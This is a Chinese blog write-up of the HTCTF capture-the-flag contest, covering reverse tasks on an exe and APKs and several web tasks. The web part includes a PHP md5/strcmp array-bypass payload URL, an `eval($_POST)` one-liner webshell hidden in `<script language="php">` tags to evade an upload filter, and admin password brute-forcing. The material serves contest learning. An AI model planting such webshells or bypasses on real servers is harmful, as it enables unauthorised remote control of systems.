

HTCTF writeup

原创

木木or沐沐 于 2018-06-25 11:07:10 发布 300 收藏

文章标签: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_36992198/article/details/80798874


版权

上周参加了一下学校组织的校赛HTCTF, 体会到了线下赛激烈的氛围, 刺激的感觉, 同时也发现了很多不足, 时间安排的不合理, 就不应该去死磕仿射加密那道题, 导致web和re有两道很简单的题没有时间做了, 也学习到了不少东西, ps的使用, 一句话木马的灵活绕过检测等。

Reverse

社区送温暖

下载下来发现是一个.exe的Windows下的可执行文件, 尝试运行一下, 发现不能运行, 放到ida里跑一下, 发现是16进制的文件。




```
000000 64 61 74 61 3A 69 6D 61 67 65 2F 70 6E 67 3B 62 data:image/png;base64,iVBORw0KGg
000010 61 73 65 36 34 2C 69 56 42 4F 52 77 30 4B 47 67 oAAAANSUHEUgAAQ
000020 6F 41 41 41 41 4E 53 55 68 45 55 67 41 41 41 51 UAAAEFCAIAAAB19G
000030 55 41 41 41 45 46 43 41 49 41 41 41 42 6C 39 47 XGAAAgA1EQVR4Ae
000040 58 47 41 41 41 67 41 45 6C 45 51 56 52 34 41 65 19CZRcxbrnV5mk0
000050 31 39 43 5A 52 63 78 62 6E 65 6E 56 35 6D 6B 30 YaLSAhCwn0EjaLJC
000060 59 61 4C 53 41 68 43 57 6E 30 45 42 61 4C 4A 43 R2i03wYgzGgMgsS
000070 52 32 69 30 33 77 59 67 7A 47 67 4D 67 68 73 53 E+TxD0c/zCCUvAPg
000080 45 2B 54 78 44 4F 63 2F 7A 43 43 55 76 41 50 67 fHPgbHPvgdJxgb52
000090 66 48 50 67 62 48 50 76 67 64 4A 78 67 62 35 32 AntsGxSYRNb0FneD
0000A0 41 6E 74 73 47 78 53 59 52 4E 62 4F 46 6E 65 44 jYFuRJD0mAFhYdCU
0000B0 6A 59 46 75 52 4A 44 30 6D 41 46 68 59 64 43 55 toR4NmpNE2S09v+f
0000C0 74 6F 52 34 4E 6D 70 4E 45 32 53 30 39 76 2B 66 76773d07eq1TV9e3
0000D0 37 36 37 37 33 64 30 37 65 71 31 54 56 39 65 33 q6578adVf/9ddfVW
0000E0 71 36 35 37 38 61 64 56 66 2F 39 64 64 66 56 56 /9/629qiGbzTryCA
0000F0 2F 39 2F 36 32 39 71 69 47 62 7A 54 72 79 43 41 KCgOMc03YsIjgIAo
000100 4B 43 67 4F 4D 63 4F 33 59 73 49 6A 67 49 41 6F KAj4DYgw+FOAQR+
000110 4B 41 6A 34 44 59 67 77 2B 46 4F 41 51 42 52 2B xB1EAQyCEg9pDDQ1
000120 78 42 6C 45 41 51 79 43 45 67 39 70 44 44 51 6C yCgNiD6IAgkENA7C
000130 79 43 67 4E 69 44 36 49 41 67 6B 45 4E 41 37 43 GHhbgEAbEH0QFBII
000140 47 48 68 62 67 45 41 62 45 48 30 51 46 42 49 49 eA2EMOC3EJAmIPog
000150 65 41 32 45 4D 4F 43 33 45 4A 41 6D 49 50 6F 67 OCQA4BsYccFuISBM
000160 4F 43 51 41 34 42 73 59 63 63 46 75 49 53 42 4D QeRAcEgRwCYg85LM
000170 51 65 52 41 63 45 67 52 77 43 59 67 38 35 4C 4D
```

然后发现需要base64转图片, 从百度搜一个在线网站, 转换可以得到一个二维码, 扫二维码就可以得到flag

two

根据题目的这个提示 “你来找我, 你找到我, 我就让你嘿嘿嘿” 显然, 是想让你找文件信息, 我们知道apk格式的文件可以直接修改后缀名为.zip, 知道安卓的资源都放在res文件夹下




用sublime Text打开hehe文件就看到了flag:HTCTF{adkankjasnf}

three

根据题目的信息可知，该题flag的内容应该是这个apk文件的Android版本号

所以，可以放到adroidkiller里反汇编一下，直接搜索“version”这个关键字，就可以找到和version有关的字符串。



```
" platformBuildVersionCode="23" platformBuildVersionName="6.0-2438415">
```

HTCTF{6.0-2438415}

当时，比赛的时候刚刚想到做题的思路就快要结束了，可惜，哼，不开心。

Four

题目的提示是为什么总是错误呢？smali源码，说明让我们通过错误来分析，重点定位错误字符串的smali源码

首先，先在模拟器上运行一下apk，随便输入一下，看一下它的提示信息



WEB

签到题


根据题目的提示，百度合天网安实验室就可以，需要注意的是提交flag的时候需要去掉域名的www就可以

捉迷藏

根据题目的信息，这道题是想让你寻找网页中的信息，根据经验可知，网页中的信息一般要不会隐藏在网页源码的注释中，要不会隐藏在http的响应报文中

炼、坚持实践的精神去证明事实的真相。

<!-- 听说注释里面东西外面看不到? HTCTF{welcome_to_https://blog.csdn.net/qq_36992198



Ex-girlfriend

打开网页就能看到网站的源码，进行代码审计可以知道这是php md5和strcmp弱类型，考虑使用数组绕过。Ps:今年强网杯web题就有一个md5弱类型的题目哈。

md5函数漏洞：这两个函数不能处理数组，md5(数组)=null

strcmp只会处理字符串参数，如果给个数组的话呢，就会返回NULL,而判断使用的是==，NULL==0是bool(true)

1. === 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较。

2. == 在进行比较的时候，会先将字符串类型转化成相同，再比较。

所以，构造下列payload:[http://some.totell.top/htctfweb/web3/?v1\[\]=a&v2\[\]=b&v3\[\]=0](http://some.totell.top/htctfweb/web3/?v1[]=a&v2[]=b&v3[]=0)

这样就get到了flag : HTCTF{Php_1s_tH3_B3St_L4NgUag3},

你的电脑，我的权限

根据题目的提示信息，这道题想要考的是上传漏洞


访问网页，发现在网页上没有任何的提示信息，然后F12查看网页的源码，发现html代码的注释中有upload.php的提示，于是尝试访问upload.php



我们上传一个图片文件试一下，发现上传成功了，并且爆出了上传成功的文件在服务器

我们上传一个php文件试一下，发现上失败了，


用burpsuite抓个包分析一下



上传一个包含一句话木马的php文件，并且把后缀名改为.jpg,发现能够上传成功，然后访问上传成功图片所在的路径可以看到如下图所示



然后用中国菜刀连进去



然后我尝试下用%00截断和urlencode编码发现就不能成功上传，就不知道怎么做，看了看官方的writeup,发现这里对上传的一句话木马进行了过滤，我猜应该是过滤了<?和?>

这里可以换一种PHP的标记风格

```
<script language="php">
eval($_POST['a']);
</script>
```

再次尝试用中国菜刀连接一下子


简单的web渗透

题目的提示信息是：flag是管理员的登录密码

这个题当时比赛的时候没有思路，后来看了官方的 *writeup* 才知道是通过 *burpsuite* 的 *intruder* 功能来爆破管理员的 *password*

这里根据经验管理员的页面一般为 *admin* 或者 *admin.php*

尝试访问一下：<http://some.totell.top/htctfweb/web2/admin.php?c=login>



对 *pass* 进行爆破，可以得到 *admin888*

HTCTF{admin888}